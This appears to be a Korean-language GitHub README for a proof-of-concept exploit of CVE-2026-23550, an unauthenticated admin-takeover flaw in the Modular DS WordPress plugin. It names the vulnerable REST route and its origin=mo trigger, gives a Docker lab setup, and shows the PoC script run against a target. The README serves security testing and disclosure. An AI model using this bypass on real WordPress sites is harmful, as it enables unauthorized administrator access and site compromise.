 thetorjancaptain/cve-2026-23550-poc
CVE-2026-23550 - Modular DS WordPress 플러그인 **인증되지 않은 관리자 접근**



CVE-2026-23550을 시연하는 개념 증명(PoC) - Modular DS WordPress 플러그인(버전 ≤2.5.1)의 치명적인 인증되지 않은 관리자 계정 탈취 취약점. 실제 환경에서 활발히 악용되고 있습니다.

공격 요약: /api/modular-connector/login의 결함이 있는 REST API 라우팅은 origin=mo일 때 WordPress 인증을 우회하여 인증되지 않은 관리자 세션 쿠키를 부여합니다.
# 프로덕션 준비 완료 PoC
./CVE-2026-23550-PoC.sh http://target.com
[+] CVE-2026-23550 Modular Connector Exploit Test
[+] VULNERABLE: Admin session cookie issued
영향을 받는 REST 엔드포인트는 오직 ?rest_route= 메커니즘을 통해서만 접근 가능합니다. /wp-json/을 통한 직접 접근은 불가능할 수 있습니다. 이 취약점은 자격 증명이나 nonce 검증 없이 인증되지 않은 접근을 허용합니다. WordPress 관리자 세션 쿠키가 성공적으로 발급되면 악용이 확인된 것입니다. 이 개념 증명은 어떠한 관리 작업도 실행하지 않습니다. 테스트에는 Modular DS 버전 2.5.0이 사용됩니다.
mkdir -p ~/Desktop/CVE-2026-23550/cve-poc-wp
cd ~/Desktop/CVE-2026-23550/cve-poc-wp
version: "3.9"

services:
  db:
    image: mysql:8.0
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wpuser
      MYSQL_PASSWORD: wppass
    volumes:
      - db_data:/var/lib/mysql

  wordpress:
    image: wordpress:6.4.3-php8.2-apache
    depends_on:
      - db
    ports:
      - "8080:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wpuser
      WORDPRESS_DB_PASSWORD: wppass
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html

volumes:
  db_data:
  wp_data:
docker compose up -d
docker compose logs -f db
"ready for connections" 메시지 대기
curl http://localhost:8080/?rest_route=/
예상 결과:
{
  "name": "...",
  "namespaces": [...]
}
이 단계가 실패하면 → 중지, 환경이 손상된 것입니다.
wget https://downloads.wordpress.org/plugin/modular-connector.2.5.0.zip
unzip modular-connector.2.5.0.zip

WORDPRESS_ID=$(docker compose ps -q wordpress)
docker cp modular-connector "$WORDPRESS_ID":/var/www/html/wp-content/plugins/

docker exec "$WORDPRESS_ID" chown -R www-data:www-data \
  /var/www/html/wp-content/plugins/modular-connector
chmod +x CVE-2026-23550-PoC.sh
./CVE-2026-23550-PoC.sh http://localhost:8080/
참고: 쿠키를 텍스트 파일로 저장하려면 poc.sh 파일에서 "rm -f "$COOKIE_JAR""를 제거하세요.
MIT 라이선스 - 보안 연구 및 승인된 침투 테스트 전용. 악의적인 사용 금지. 책임 있게 공개하세요.
이 PoC는 승인된 보안 테스트 전용입니다. 프로덕션 시스템에 대한 무단 사용은 불법입니다. 발견 사항은 플러그인 유지관리자에게 보고하세요.
